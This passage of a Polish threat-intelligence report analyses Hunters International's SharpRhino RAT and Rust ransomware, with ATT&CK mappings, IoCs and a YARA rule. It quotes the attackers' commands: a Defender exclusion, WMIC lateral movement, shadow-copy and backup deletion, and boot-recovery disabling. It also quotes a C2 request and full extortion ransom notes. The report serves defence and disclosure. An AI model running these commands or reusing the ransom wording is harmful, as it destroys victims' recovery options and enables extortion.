Pierwsze wzmianki o tym oprogramowaniu datuje się na listopad 2023, Infekcje SharpRhino odbywały się poprzez malvertising w Google Search. SharpRhino maskował się (listopad[14] 2023, maj[15] 2023) pod oprogramowaniem Advanced IP Scanner. SharpRhino w tym wariancie, jako złośliwy instalator był utworzony z wykorzystaniem narzędzia open-source NSIS (Nullsoft Scriptable Install System). W środku instalatora znajdował się skrypt automatyzujący dalsze działania m.in.: sprawdzenie wersji systemu operacyjnego komputera ofiary, czy host znajduje się w domenie, po czym kopiuje część dostarczonych plików związanych z LOLBINem do katalogu C:\ProgramData\Microsoft\LogConverter. Malware

[13] https://blog.barracuda.com/2024/07/29/hunters-international--your-data-is-the-prey
[14] https://www.esentire.com/blog/workersdevbackdoor-delivered-via-malvertising
[15] https://x.com/0xBurgers/status/1661279651157737472

utrzymuje dostęp poprzez modyfikację wartości „PressAnyKey” kluczy rejestru Run do uruchomienia pliku .lnk wskazującego na LOLBIN Microsoft.NodejsTools.PressAnyKey.exe[16]. Następnie za pomocą LOLBINa wykonywany jest plik .bat uruchamiający skrypt w PowerShellu. Skrypt deszyfruje payload .NET, który jest wstrzykiwany do pamięci. Malware generuje URL oraz unikalne ID zainfekowanej maszyny, wykorzystywane do komunikacji C2. Odszyfrowane przy pomocy algorytmu RC4 oraz odkodowane base64 komendy pochodzące z serwera C2 wskazują na próby lateral movement do innych hostów. Malware jest także keyloggerem. W samym kodzie, można znaleźć metadane należące developera złośliwego oprogramowania.



Rys. 13. Metadane złośliwego oprogramowania. [17]

```
<ul><li>net user</li><li>nslookup -type=srv_ldap._tcp.<redacted>
</redacted></li><li>systeminfo</li><li>whoami</li>
<li>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"   Add-
MpPreference -ExclusionPath C:\</li>
<li>"C:\Windows\System32\Wbem\WMIC.exe" /node:<redacted> process call
create "cmd.exe /c
c:\programdata\Microsoft\LogConverter\Microsoft.NodejsTools.PressAnyKe
y.lnk" (the threat actor attempted to move laterally to another host
via WMIC)</redacted></li><li>"C:\Windows\system32\xcopy.exe"
c:\programdata\microsoft\LogConverter \\
<redacted>\C$\programdata\Microsoft\LogConverter /E /H /Y (the threat
actor attempted to copy the malicious file to another host)</redacted>
</li></ul>
```

Rys. 14. Komunikacja z zainfekowanym hostem. [18]

[16] https://lolbas-project.github.io/lolbas/OtherMSBinaries/Microsoft.NodejsTools.PressAnyKey/
[17] https://www.esentire.com/blog/workersdevbackdoor-delivered-via-malvertising
[18] https://www.esentire.com/blog/workersdevbackdoor-delivered-via-malvertising

```
POST hxxps://cdn-us-tech.wtf-system-4758995.workers[.]dev/MsB0h/
HTTP/1.1
User-Agent: Microsoft Windows NT 10.0.16299.0
Content-Type: application/json
Host: cdn-us-tech.wtf-system-4758995.workers[.]dev
Content-Length: 131
Expect: 100-continue
Connection: Keep-Alive
{"UUID":<REDACTED>,"ID":"sMsB0hNEMIglZ8J8","Data":<base64-encoded
string”>}
```

Rys. 15. POST do serwera C2.[19]

W sekcji **Indicators of Compromise** dostępne są reguły detekcji YARA dla tego wariantu malware (określanego również mianem WorkersDevBackdoor).

We wrześniu 2024 roku zaobserwowano, że SharpRhino maskował się pod narzędzie AngryIP poprzez typosquatting oryginalnej domeny narzędzia[20]. SharpRhino posiadał poprawnie podpisany certyfikat:

```
Name: J-Golden Strive Trading Co., Ltd.
Issuer: GlobalSign GCC R45 EV CodeSigning CA 2020
Valid From: 2024-06-12 19:40:54
Valid To: 2025-06-08 07:38:26
Valid Usage: Code Signing
Algorithm: sha256RSA
Thumbprint: 0C07296EDF29D3333B63A2A63935BD15FFDE5596
Thumbprint MD5: 9CCD619CC8F94EC41B8D5DADEEF07A10
Thumbprint SHA256: 6120C800A58387A84882EBDF607A0780827D517F5AF11279DC0C19D0F10278D3
Serial Number: 01 D6 35 04 53 DB E2 DB CD 8C 4B 1A
```

Malware zawierał identycznie skompresowane archiwum NSIS z innymi nazwami plików. Wariant wykorzystywał również LOLBIN Microsoft.NodejsTools.PressAnyKey.exe, ale w porównaniu do wariantu z 2023 roku, część plików do wykonania przy uruchomieniu instalatora NSIS jest kopiowana do C:\ProgramData\Microsoft\WindowsUpdater24, a pliki związane z utrzymaniem dostępu (Persistence) do znanego folderu jest kopiowana do C:\ProgramData\Microsoft\LogUpdateWindows. Payload jest również napisany w języku C# i zawiera funkcje szyfrowania do komunikacji z serwerem C2. SharpRhino jest opisywany jako wariant rodziny ThunderShell[21].

[19] https://www.esentire.com/blog/workersdevbackdoor-delivered-via-malvertising
[20] https://www.quorumcyber.com/insights/sharprhino-new-hunters-international-rat-identified-by-quorum-cyber/
[21] https://github.com/Mr-Un1k0d3r/ThunderShell/tree/master

Payload ransomware

Próbki kodu ransomware (`c4d39db132b92514085fe269db90511484b7abe4620286f6b0a30aa475f64c3e`, `94b6cf6c30f525614672a94b8b9788b46cbe061f89ccbb994507406404e027af`) z listopada 2023 i maja 2024[22], jak i te pochodzące tylko z 2024 roku (`24de8de24001bc358c58aa946a28c545aaf9657b66bd5383c2d5a341c5d3c355`), zostały stworzone w języku Rust. Próbka na początku sprawdza przekazane komendy CMD. Jeśli nie ma przekazanych argumentów, proces jest kończony. Możliwymi argumentami są:

- **-c** wskazuje na parę *użytkownik:hasło*, które dodawane jest do notatki ransomware jako poświadczenia do logowania na stronę ofiar
    - przykład: **-c username:password**
- **-a / -attach / --attach** umożliwia włączenie logów
- **-A / -no-aggressive / --no-aggressive** wyłącza usuwanie backupów i innych możliwości odzyskania danych
- **-E / -no-extension / --no-extension** wyłącza dodawanie rozszerzenia do szyfrowanych plików
- **-m / -min-size / --min-size** ustawia minimalny rozmiar pliku do zaszyfrowania (w bajtach)
    - przykład: **-m 1024**
- pozycyjny argument pozwalający na wskazanie pliku lub folderu do zaszfyrowania

Następnie, uruchamiane są wątki do szyfrowania i, jeśli nie podano parametru **-A**, uruchamiane są komendy do zapobiegania możliwości odzyskania plików i związane z przerwaniem działania procesów i serwisów.

```
vssadmin.exe delete shadows /all /quiet
wmic.exe shadowcopy delete
wbadmin.exe delete systemstatebackup
wbadmin.exe delete catalog-quiet
bcedit.exe /set {default} recoveryenabled No
bcedit.exe /set {default} bootstatuspolicy ignoreallfailures
wbadmin.exe delete systemstatebackup -keepVersion:3
```

Przerwanie działania serwisów i procesów:

```
mepocs, memtas, veeam, svc$, backup, sql, vss, vmm, vmwp, msmq, mssql, msexchange, mysql,
encsvc, thebat, mydesktopqos, xfssvccon, firefox, infopath, vssvc, winword, steam, synctime,
notepad, ocomm, onenote, mspub, thunderbird, agntsvc, excel, powerpnt, outlook, wordpad,
dbeng50, isqlplussvc, sqbcoreservice, oracle, ocautoupds, dbsnmp, msaccess, tbirdconfig,
```

[22] https://www.bitdefender.com/en-us/blog/businessinsights/hive-ransomwares-offspring-hunters-international-takes-the-stage/

thunderbird,ocssd, mydesktopservice, visio

```
C:\Users\Flare>Deleting shadow copies...
Stopping services...
Service "VSS" stopped
Killing processes...
Process "VSSVC.exe" killed
\\?\C:\Python27\Lib\site-packages\oletools\common\io_encoding.pyc (5.4862ms)
\\?\C:\Python27\Lib\site-packages\oletools\common\__init__.pyc (3.764ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Changelog.md (3.0701ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Contribute.md (5.0344ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Home.md (3.7662ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\formats_vs_techniques.md (6.6778ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Contribute.html (7.2343ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Install.md (5.4765ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Home.html (8.6015ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\License.html (7.1268ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Install.html (9.3183ms)
```

Rys. 16. Przykładowe działanie z komendą -a z usunięciem shadow copy, zatrzymaniem serwisów, procesów i zaszyfrowanymi plikami z czasem ich zaszyfrowania.

Szyfrowanie

Ransomware wykorzystuje funkcję WIN32 API GetLogicalDriveStringsW do wyszukiwania wszystkich dysków w systemie. , Szyfrowane są także dyski sieciowe. Omijane są następujące nazwy plików, folderów i pliki z rozszerzeniami:

Nazwy plików:

autorun.inf, bootfont.bin, boot.ini, bootsect.bak, desktop.ini, iconcache.db, ntldr, ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db, Contact Us.txt

Nazwy folderów:

perflogs, appdata, $windows.~bt, windows.old, $windows.~ws, msocache, mozilla, tor browser, $recycle.bin, windows, windows nt, intel, all users, internet explorer, default, boot, system volume information, config.msi, google

Rozszerzenia plików:

386, adv, ani, bat, bin, cab, cmd, com, cpl, cur, deskthemepack, diagcab, diagcfg, diagpkg, dll, drv, exe, hlp, hta, icl, icns, ico, ics, idx, key, ldf, lnk, lock, mod, mpa, msc, msi, msp, msstyles, msu, nls, nomedia, ocx, pdb, prf, ps1, rom, rtp, scr, shs, spl, sys, theme, themepack, tmp, wpx

Próbka c4d39db132b92514085fe269db90511484b7abe4620286f6b0a30aa475f64c3e oraz 94b6cf6c30f525614672a94b8b9788b46cbe061f89ccbb994507406404e027af wykorzystywała symetryczny szyfr ChaCha20-Poly1305 do szyfrowania plików oraz RSA OAEP z PKCS1 i SHA3-512 do szyfrowania kluczy. Zaszyfrowany klucz ChaCha20 dodawany jest do zaszyfrowanego pliku. Próbka


z 2024 roku, 24de8de24001bc358c58aa946a28c545aaf9657b66bd5383c2d5a341c5d3c355, używała szyfru AES do szyfrowania zawartości plików oraz RSA OAEP do szyfrowania kluczy. Zaszyfrowany klucz AES był dodawany do końca każdego pliku, oddzielając zawartość od klucza 16 bajtami 0x00.

W próbce z 2024 roku opisano także funkcję, w której to 16384 bajtów losowych danych jest dodawane do pliku buffer.swp do momentu zapełnienia przestrzeni dyskowej.

Notatka ransomware (ransomnote) dodawana jest w każdym folderze jako “Contact Us.txt” (maj 2024, lipiec 2024) lub “READ ME NOW!.txt” (sierpień 2024) i zawiera informacje jak dostać się do dedykowanej strony z chatem dla ofiar.

```
_ _ _ _ _ _ _____ _____ ____ ____
_ \/ ___
_) \___ \
_ < ___)
_\_\____/____ ___ ___ _ _ _ _
_ _/ _ \
/ \
/ _ \
/ ___ \
\_/_/ \_\_
___\___/
\_/_/ \_\_____
To contact us follow the instructions:
1) Install and run
Tor Browser
from https://www.torproject.org/download/
2) Go to https://hunters33mmcwww7ek7q5ndahul6nmzmrsumfs6aenicbqon6mxfiqyd.onion/
or https://hunters33dootzzwybhxyh6xnmumopeoza6u4hkontdqu7awnhmix7ad.onion/
3) Log in using the credentials:
Don't waste time. Inform your CEO about the incident ASAP. Show Data Leak Site:
https://huntersinternational.net/
or https://hunters55rdxciehoqzwv7vgyv6nt37tbwax2reroyzxhou7my5ejyid.onion/
```

Rys. 17. Plik ransomnote: "Contact Us.txt", lipiec 2024



Rys. 18. Plik ransomnote: "Contact Us.txt" maj 2024

```
1. WHAT HAPPENED
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
Your company's network has been compromised by the HUNTERS INTERNATIONAL group.
All files are encrypted using a military-grade AES encryption algorithm.
A large amount of sensitive data was exfiltrated.
We usually download:
- Employees personal data: CVs, DL, SSN, PII, NDA contracts, etc.
- Financial information: documents, payrolls, bank statements, bills, transfers,
budgets, annual reports, etc.
- Customer data: contracts, PII, contacts, purchase agreements, etc.
- Confidential: source code, trade secrets, technology, blueprints, documents,
etc.
- Work files, databases, legal documents, corporate correspondence.
- Accounting data.
- Audit reports.
2. WHAT DO WE OFFER <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
To prevent exfiltrated data from being disclosed and to decrypt all the files
you need to make a payment. Contact us following the instructions:
1) Install and run
Tor Browser
from https://www.torproject.org/download/
2) Go to a dedicated website:
https://hunters33mmcwww7ek7q5ndahul6nmzmrsumfs6aenicbqon6mxfiqyd.onion/
https://hunters33dootzzwybhxyh6xnmumopeoza6u4hkontdqu7awnhmix7ad.onion/ (mirror)
3) Log in using the credentials:
3. WHAT IF NOT
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
We have the most powerful data leak site on the Internet. There are a lot of
journalists, researchers and other hackers.
https://hunters55rdxciehoqzwv7vgyv6nt37tbwax2reroyzxhou7my5ejyid.onion/
https://huntersinternational.net/ (mirror)
An incomplete list of risks you are facing in case of non-payment:
- Loss of customer trust and loyalty.
- Damage to the company's reputation.
- Legal consequences and compliance fines.
- Financial losses and costs associated with data recovery.
- Impact on competitive advantage and market share.
- Breach of data privacy regulations and laws.
- Disruption of business operations.
- Reduced employee morale and productivity.
- Potential for intellectual property theft.
- Loss of trade secrets and proprietary information.
4. KEEP IN MIND <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
- Do not try to decrypt using third-party software. You will damage the files.
- Do not report to the Police, FBI, etc. They don't care about your business.
They simply won't allow you to pay. As a result, you will lose everything.
- Do not hire a recovery company. They can't decrypt without the key.
They also don't care about your business. They believe that they are
good negotiators, but it is not. They usually fail. So speak for yourself.
- Do not reject to pay. Exfiltrated files will be disclosed right away.
```

Rys. 19. Plik ransomnote: "READ ME NOW!.txt" sierpień 2024

Grupa Hunters International pozostaje aktywną grupą, skutecznie przeprowadzającą kolejne ataki ransomware. Poprzez ich determinację, w krótkim czasie działalności, stali się jedną z głównych grup RaaS w Q3 2024.

Mitre ATT&CK TTP

Hunters International

Tactic	Technique	ID
Initial Access	Valid Accounts	T1078
Initial Access	External Remote Services	T1133
Initial Access	Exploit Public-Facing Application	T1190
Initial Access	Phishing	T1566
Execution	Native API	T1106
Execution	Windows Management Instrumentation	T1047
Persistence, Privilege Escalation	Create or Modify System Process: Windows Service	T1543.003
Persistence, Privilege Escalation	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
Defense Evasion	Obfuscated Files or Information: Embedded Payloads	T1027.009
Defense Evasion	Obfuscated Files or Information: Command Obfuscation	T1027.010
Defense Evasion	Obfuscated Files or Information: Encrypted/Encoded File	T1027.013
Defense Evasion	Modify Registry	T1112
Discovery	Process Discovery	T1057
Discovery	System Information Discovery	T1082
Discovery	File and Directory Discovery	T1083
Discovery	Network Share Discovery	T1135
Lateral Movement	Lateral Tool Transfer	T1570
Command and Control	Data Encoding: Standard Encoding	T1132.001
Command and Control	Encrypted Channel: Symmetric Cryptography	T1573.001
Exfiltration	Exfiltration Over C2 Channel	T1041
Impact	Data Encrypted for Impact	T1486
Impact	Service Stop	T1489
Impact	Inhibit System Recovery	T1490
Impact	Financial Theft	T1657

Indicators of Compromise

SharpRhino RAT

Pliki [2024]

IoC	Plik
09b5e780227caa97a042be17450ead0242fd7f58f513158e26678c811d67e264	Próbka SharpRhino
D2E7729C64C0DAC2309916CE95F6A8253CA7F3C7A2B92B452E7CFB69A601FBF6	LogUpdate.bat
3F1443BE65525BD71D13341017E469C3E124E6F06B09AE4DA67FDEAA6B6C381F	Wiaphoh7um.t
223AA5D93A00B41BF92935B00CB94BB2970C681FC44C9C75F245A236D617D9BB	ipscan-3.9.1-setup.exe
9A8967E9E5ED4ED99874BFED58DEA8FA7D12C53F7521370B8476D8783EBE5021	kautix2aeX.t
B57EC2EA899A92598E8EA492945F8F834DD9911CFF425ABF6D48C660E747D722	WindowsUpdate.bat
09B5E780227CAA97A042BE17450EAD0242FD7F58F513158E26678C811D67E264	ipscan-3.9.1-setup.exe

Pliki [2023]

IoC	Plik
521210e39b5b8364d34e62cb3cb9e9cd	Advanced_IP_Scanner_2.5.4594.1
a607e92aa155168de57e39d3b0d1b7e0	LogConverter
1b1ec901b4f4374d361d4839d0e53523	Microsoft.NodejsTools.PressAnyKey.exe
f6f4b821716053e03c911417ef1c2c99	Microsoft.NodejsTools.PressAnyKey.lnk
646ed75ae910483b8ee009b23d83d4e0	CG6oDkyFHl3R.t
6180c6c92c0eba74f9871863d308c8cb	q8DTE1uLaXRG.t
d606255c411445b210ecd437faa6b43e	WorkDevBackdoor

Domeny [2024]

IoC	Opis
cdn-server-1[.]xiren77418[.]workers[.]dev	Command & Control
cdn-server-2[.]wesoc40288[.]workers[.]dev	Command & Control
Angryipo[.]org	Initial Download Site
Angryipsca[.]com	Initial Download Site

Domeny [2023]

IoC	Opis
cdn-us-tech[.]wtf-system-4759011[.]workers[.]dev	Command & Control
cdn-us-tech.wtf-system-4758995[.]workers[.]dev	Command & Control
advanced-ip-scanners[.]net	Initial Download Site

Reguła Yara dla detekcji WorkersDevBackdoor/SharpRhino [2023]

```
import "pe"

rule WorkersDevBackdoor {

	meta:
		author = "RussianPanda"
		decription = "Detects WorkersDevBackdoor"
		date = "12/15/2023"

	strings:
		$s1 = {72 00 65 00 67 00 69 00 73 00 74 00 65 00 72 00 20 00 7B 00 30 00 7D 00
20 00 7B 00 31 00 7D}
		$s2 = {72 FB 00 00 70 72 13 01 00 70 28 20 00 00 0A 72 2D 01 00 70}
		$s3 = {55 00 53 00 45 00 52 00 44 00 4F 00 4D 00 41 00 49 00 4E}
		$s4 = {43 00 4F 00 4D 00 50 00 55 00 54 00 45 00 52 00 4E 00 41 00 4D 00 45}

	condition:
		3 of ($s*)
		and pe.imports("mscoree.dll")
		and filesize < 2MB
}
```

źródło: https://github.com/RussianPanda95/Yara-Rules/tree/main/WorkersDevBackdoor

Ransomware

Hashe

IoC	Typ
c4d39db132b92514085fe269db90511484b7abe4620286f6b0a30aa475f64c3e	File Hash [widziana w 2023 i maju 2024]
94b6cf6c30f525614672a94b8b9788b46cbe061f89ccbb994507406404e027af	File Hash [widziana w 2023 i maju 2024]
24de8de24001bc358c58aa946a28c545aaf9657b66bd5383c2d5a341c5d3c355	File Hash [2024]

Hunters International

Domeny

IoC	Opis
https://hunters55rdxciehoqzwv7vgyv6nt37tbwax2reroyzxhou7my5ejyid.onion/	DLS w sieci TOR
https://hunters55atbdusuladzv7vzv6a423bkh6ksl2uftwrxyuarbzlfh7yd.onion/	DLS w sieci TOR
https://hunters33mmcwww7ek7q5ndahul6nmzmrsumfs6aenicbqon6mxfiqyd.onion/	Chat dla ofiar w sieci TOR
https://hunters33dootzzwybhxyh6xnmumopeoza6u4hkontdqu7awnhmix7ad.onion/	Chat dla ofiar w sieci TOR
https://huntersinternational[.]net	DLS mirror w publicznym Internecie

https://huntersinternational[.]su	DLS mirror w publicznym Internecie
https://huntersinternational[.]org	DLS mirror w publicznym Internecie
ec2-3-145-180-193.us-east-2.compute[.]amazonaws[.]com	Command & Control
ec2-3-145-172-86.us-east-2.compute[.]amazonaws[.]com	Command & Control

Intelligence Cut-off Date (ICoD): 22/10/2024 14:00 UTC